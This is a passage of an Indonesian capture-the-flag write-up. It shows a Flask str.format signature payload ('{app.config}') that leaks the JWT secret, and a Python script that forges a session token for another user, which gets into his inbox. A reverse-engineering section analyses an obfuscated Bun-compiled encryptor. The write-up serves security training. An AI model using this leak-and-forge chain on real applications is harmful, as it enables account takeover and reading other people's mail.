- Email dikirim dari admin (user_id=1) ke mike.wilson (user_id=4)
- Kita perlu mengakses inbox mike.wilson untuk membaca flag

2. JWT Authentication (auth.py)
Temuan Penting:

- JWT menggunakan algoritma HS256 (symmetric)
- Secret key disimpan di current_app.config['JWT_SECRET']
- Jika kita mendapatkan JWT_SECRET, kita bisa memalsukan token untuk seluruh user

```
 GNU nano 7.2                                                    auth.py
from functools import wraps
from datetime import datetime, timedelta
import jwt
from flask import request, redirect, url_for, flash, g, current_app

def generate_token(user_id, username, is_admin):
    payload = {
        'user_id': user_id,
        'username': username,
        'is_admin': is_admin,
        'exp': datetime.utcnow() + timedelta(hours=24)
    }
    return jwt.encode(payload, current_app.config['JWT_SECRET'], algorithm=current_app.config['JWT_ALGORITHM'])

def verify_token(token):
    try:
        payload = jwt.decode(token, current_app.config['JWT_SECRET'], algorithms=[current_app.config['JWT_ALGORITHM']])
        return payload
    except jwt.ExpiredSignatureError:
        return None
    except jwt.InvalidTokenError:
        return None
```

3. Kerentanan Format String (utils.py)
Fungsi ini menggunakan Python's str.format() dengan current_app sebagai salah satu parameter. Ini memungkinkan kita mengakses atribut dari object Flask app, termasuk config yang berisi JWT_SECRET.


```
 GNU nano 7.2                                                    utils.py
from datetime import datetime
from flask import current_app
import string
import secrets

def generate_random_password(length=16):
    alphabet = string.ascii_letters + string.digits + "!@#$%"
    return ''.join(secrets.choice(alphabet) for _ in range(length))

def format_signature(signature_template, username):
    now = datetime.now()
    try:
        return signature_template.format(
            username=username,
            date=now.strftime('%Y-%m-%d'),
            app=current_app
        )
    except (KeyError, IndexError, AttributeError, ValueError):
        return signature_template
```


4. Route Settings (routes/user.py)
HAProxy memblokir semua request ke path /admin/*, sehingga kita tidak bisa langsung mengakses panel admin meskipun memiliki admin token.

```python
@bp.route('/settings', methods=['GET', 'POST'])
@login_required
def settings():
    db = get_db()
    user = db.execute('SELECT * FROM users WHERE id = ?', (g.user['user_id'],)).fetchone()

    if request.method == 'POST':
        signature_template = request.form.get('signature', '')

        if len(signature_template) > 500:
            flash('Signature too long (max 500 characters)', 'error')
            return render_template('settings.html', user=user, current_user=g.user)

        formatted_signature = format_signature(signature_template, g.user['username'])

        db.execute('UPDATE users SET signature = ? WHERE id = ?',
                   (formatted_signature, g.user['user_id']))
        db.commit()

        flash('Signature updated successfully', 'success')

        user = db.execute('SELECT * FROM users WHERE id = ?', (g.user['user_id'],)).fetchone()
        return render_template('settings.html', user=user, current_user=g.user)
```

```
  GNU nano 7.2
global
    log stdout format raw local0
    maxconn 4096

defaults
    log     global
    mode    http
    option  httplog
    option  dontlognull
    timeout connect 5000ms
    timeout client  50000ms
    timeout server  50000ms

frontend http_front
    bind *:80
    default_backend flask_backend

backend flask_backend
    http-request deny if { path -i -m beg /admin }
    server flask1 127.0.0.1:5000 check
```

5. Signature Email Setting Vuln
Buka bagian menu settings, dan set signature ke "{app.config}"
Klik Save lalu halaman akan menampilkan preview signature yang berisi seluruh konfigurasi Flask, termasuk JWT_SECRET seperti gambar dibawah ini






6. Mendapatkan Token Mike Wilson
Setelah itu buat script untuk mendapatkan token miliki Mike Wilson dengan menggunakan script dibawah ini


```
 GNU nano 7.2                                                  token.py *
import jwt
from datetime import datetime, timedelta, timezone

JWT_SECRET = '8fbdbc29fa8af9530cdac2e68261c02f7e245b3c805fa6725b6cd36c97b694f9'

payload = {
    'user_id': 4,
    'username': 'mike.wilson',
    'is_admin': 0,
    'exp': datetime.now(timezone.utc) + timedelta(days=7)
}

# Generate token
forged_token = jwt.encode(payload, JWT_SECRET, algorithm='HS256')
print(f"Forged Token: {forged_token}")
```

Berikut merupakan token dari Mike Wilson, yang nanti akan kita masukkan kedalam token milik kita

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo0LCJ1c2VybmFtZSI6Im1pa2Uud2lsc29uIiwiaXNfYWRtaW4iOjAsImV4cCI6MTc3MTk0MTA4NH0.1dP7ZeD7WiglCWxudUY7zEzkQtWmUo4EIp4uknjeUU4



Setelah token dimasukkan lalu refresh dan disitu ada inbox dari admin yang berisi flag **C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_98b12034c0f4}**



REVERSE

1. BUNAKEN

Pada challenge ini diberikan sebuah dua file yaiut binary bunaken berukuran ~97MB dan file terenkripsi flag.txt.bunakencrypted. Ukuran binary yang sangat besar untuk program sederhana langsung menjadi petunjuk bahwa ini bukan binary C/C++ biasa.

```
┌──(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
└─$ ls -lah
total 97M
drwxr-xr-x  2 kali kali 4.0K Feb 15 13:05 .
drwxr-xr-x 25 kali kali 4.0K Feb 15 21:31 ..
-rwxr-xr-x  1 kali kali  97M Mar 18  2025 bunaken
-rw-r--r--  1 kali kali   44 Feb 15 11:56 flag.txt.bunakencrypted
```

Selanjutnya kita coba saja jalankan menggunakan gdb. Dari sini kita mendapat dua informasi krusial yaitu program mencari file flag.txt untuk dienkripsi, dan yang terpenting "Bun v1.3.6 (Linux x64)" muncul di output. Ini memberitahu kita bahwa binary dibuat menggunakan Bun, sebuah JavaScript runtime. Nama challenge "Bunaken" sendiri adalah permainan kata dari "Bun".

```
┌──(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
└─$ gdb ./bunaken
GNU gdb (Debian 17.1-2) 17.1
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bunaken...
(No debugging symbols found in ./bunaken)
(gdb) run
Starting program: /home/kali/Downloads/bunaken_bunaken-dist/bunaken
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7fffefbff6c0 (LWP 3171484)]
[New Thread 0x7fffab3fc6c0 (LWP 3171485)]
[New Thread 0x7fffab37b6c0 (LWP 3171486)]
[New Thread 0x7fffab2fa6c0 (LWP 3171487)]
[New Thread 0x7fffab2796c0 (LWP 3171488)]
[New Thread 0x7fffaae786c0 (LWP 3171489)]
ENOENT: no such file or directory, open 'flag.txt'
    path: "flag.txt",
 syscall: "open",
   errno: -2,
    code: "ENOENT"

Bun v1.3.6 (Linux x64)
[Thread 0x7fffaae786c0 (LWP 3171489) exited]
[Thread 0x7fffab2fa6c0 (LWP 3171487) exited]
```

```
┌──(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
└─$ strings bunaken | tail -2000 | grep -i -A5 -B5 "encrypt\|cipher\|crypto\|key\|iv\|flag"
uv_ip_name
uv_ip4_addr
uv_ip4_name
uv_ip6_addr
uv_ip6_name
uv_is_active
```

```
// @bun
function w(){let n=["WR0tF8oezmkl","toString","W603xSol","1tlHJnY","1209923ghGtmw","text","13820KCwBPf","byteOffset","40xRjnfn","Cfa9","b
NaXh8oEW6OiW5FcIq","alues","lXNdTmoAgqS0pG","D18RtemLWQhcLConW5a","nCknW4vfbtX+","WOZcIKj+WONdMq","FCk1cCk2W7FcM8kdW4y","a8oNWOjkW551fSk2
sZVcNa","yqlcTSo9xXNcIY9vW7dcS8ky","from","iSoTxCoMW6/dMSkXW7PSW4xdHaC","c0ZcS2NdK37cM8o+mW","377886jVoqYx","417805ESwrVS","7197AxJyfv","
cu7cTX/cMGtdJSowmSk4W5NdVCkl","W7uTCqXDf0ddI8kEFW","write","encrypt","ted","xHxdQ0m","byteLength","6CCilXQ","304OpHfOi","set","263564pSWj
jv","subtle","945765JHdYMe","SHA-256","Bu7dQfxcU3K","getRandomV"];return w=function(){return n},w()}function l(n,r){return n=n-367,w()[n]
}var y=l,s=c;function c(n,r){n=n-367;let t=w(),x=t[n];if(c.uRqEit===void 0){var b=function(i){let f="",a="";for(let d=0,o,e,p=0;e=i.charA
t(p++);~e&&(o=d%4?o*64+e:e,d++%4)?f+=String.fromCharCode(255&o>>(-2*d&6)):0)e="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345
6789+/=".indexOf(e);for(let d=0,o=f.length;d<o;d++)a+="%"+("00"+f.charCodeAt(d).toString(16)).slice(-2);return decodeURIComponent(a)};let
 U=function(i,B){let f=[],a=0,d,o="";i=b(i);let e;for(e=0;e<256;e++)f[e]=e;for(e=0;e<256;e++)a=(a+f[e]+B.charCodeAt(e%B.length))%256,d=f[
e],f[e]=f[a],f[a]=d;e=0,a=0;for(let p=0;p<i.length;p++)e=(e+1)%256,a=(a+f[e])%256,d=f[e],f[e]=f[a],f[a]=d,o+=String.fromCharCode(i.charCo
deAt(p)^f[(f[e]+f[a])%256]);return o};c.yUvSwA=U,c.MmZTqk={},c.uRqEit=!0}let u=t[0],I=n+u,A=c.MmZTqk[I];return!A?(c.ftPoNg===void 0&&(c.f
tPoNg=!0),x=c.yUvSwA(x,r),c.MmZTqk[I]=x):x=A,x}(function(n,r){let t=c,x=l,b=n();while(!0)try{if(parseInt(x(405))/1*(parseInt(x(383))/2)+-
parseInt(x(385))/3*(parseInt(t(382,"9Dnx"))/4)+parseInt(x(384))/5*(-parseInt(x(393))/6)+parseInt(x(396))/7*(parseInt(x(369))/8)+parseInt(
t(381,"R69F"))/9+-parseInt(x(367))/10+-parseInt(x(406))/11===r)break;else b.push(b.shift())}catch(u){b.push(b.shift())}})(w,105028);var h
=async(n)=>{let r=l,t=c,x=n instanceof ArrayBuffer?new Uint8Array(n):new Uint8Array(n[t(400,"I2yl")],n[r(368)],n.byteLength);if(x.byteLen
gth===16||x.byteLength===24||x.byteLength===32)return x;let b=await crypto.subtle[t(402,"Fw]1")](r(399),x);return new Uint8Array(b).subar
ray(0,16)},g=(n,r)=>{let t=l,x=new Uint8Array(n.byteLength+r.byteLength);return x.set(n,0),x[t(395)](r,n[t(392)]),x},m=async(n,r)=>{let t
=c,x=l,b=crypto[x(401)+x(372)](new Uint8Array(16)),u=await h(n),I=await crypto[x(397)][t(371,"kAmA")](t(370,"CYgn"),u,{name:"AES-CBC"},!1
,[x(389)]),A=await crypto.subtle[x(389)]({name:t(375,"dHTh"),iv:b},I,r);return g(b,new Uint8Array(A))},S=Bun[s(391,"9Dnx")](s(377,"R69F")
),k=await S[y(407)](),v=await Bun[s(387,"f]pG")+"ss"](k),z=await m(Buffer[y(380)](s(373,"rG]G")),v);Bun[y(388)]("flag.txt.b"+s(374,"CYgn"
)+y(390),Buffer[s(404,"(Y*]")](z)[y(403)](s(376,"$lpa")));
//# debugId=89BBB7E67C06C2CD64756E2164756E21
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.js(
20IQ
Y#Fr
dm[{
```

Kemudian kita coba copas saja file encrypted ke menjadi flag.txt dan kita coba uji apakah bisa mendapatkan hasil ketika dijalankan file bunaken nya. Dan ternyata tidak mendapatkan hasil apa2.

```
┌──(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
└─$ ls
bunaken  flag.txt  flag.txt.bunakencrypted

┌──(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
└─$ ./bunaken
```

Berdasarkan hasil check strings dari binary bunakaen sebelumnya didapatkan terdapat js yang menunjukkan bahwa kode menggunakan tiga lapisan obfuscation:

1. String Array — Semua string disimpan di array w() dan diakses via index
2. RC4 String Decryption — Setiap string didekripsi runtime melalui fungsi c() yang mengimplementasikan RC4
3. Array Rotation — IIFE di bagian bawah mengacak urutan array hingga checksum cocok (nilai target: 105028)

Analisis Obfuscation
Disclaimer - analisis obfusscate dibantu oleh Claude
3.1 Struktur Obfuscation
Source code menggunakan tiga lapisan obfuscation:
Lapisan 1 — String Array: Semua string penting (nama fungsi, key enkripsi, nama file, dll) disimpan dalam satu array melalui fungsi w() dan diakses via index, bukan ditulis langsung di kode. Ini menyembunyikan maksud sebenarnya dari kode.
Lapisan 2 — RC4 String Encryption: Sebagian string di dalam array sudah dienkripsi menggunakan algoritma RC4. Untuk mendekodenya, fungsi c(index, key) melakukan custom base64 decode terlebih dahulu, lalu mendekripsi hasilnya dengan RC4 menggunakan key yang diberikan.
Lapisan 3 — Array Rotation: Sebuah IIFE (Immediately Invoked Function Expression) di bagian bawah kode merotasi urutan elemen array (memindahkan elemen pertama ke akhir, berulang-ulang) sampai sebuah checksum matematika menghasilkan nilai target 105028. Ini membuat urutan elemen array tidak sesuai dengan yang tertulis di source code awal.

3.2 Fungsi-Fungsi Obfuscation
Ada dua fungsi utama untuk mengakses string:
Fungsi l(n) — Direct array access. Mengakses string_array[n - 367] tanpa dekripsi tambahan. Digunakan untuk string yang tidak dienkripsi seperti "text", "from", "encrypt", "subtle", "SHA-256", dll.
Fungsi c(n, key) — RC4 decoded access. Mengakses string_array[n - 367], lalu mendekode dengan custom base64 dan mendekripsi dengan RC4 menggunakan key yang diberikan. Digunakan untuk string sensitif seperti encryption key, nama algoritma, nama file, dll.

3.3 Identifikasi String yang Masih Terbaca

Meskipun ter-obfuscate, beberapa string di array w() masih bisa dikenali langsung tanpa dekripsi. String-string ini sudah memberikan gambaran bahwa program menggunakan Web Crypto API untuk melakukan enkripsi AES dengan key derivation SHA-256 dan random IV.

String di Array	Fungsi dalam Kode
`"encrypt"`	Operasi enkripsi via Web Crypto API
`"subtle"`	`crypto.subtle`
`"SHA-256"`	Algoritma hash untuk key derivation
`"from"`	`Buffer.from()`
`"text"`	`.text()` — baca file sebagai teks
`"write"`	`Bun.write()` — tulis file output
`"set"`	`Uint8Array.set()`
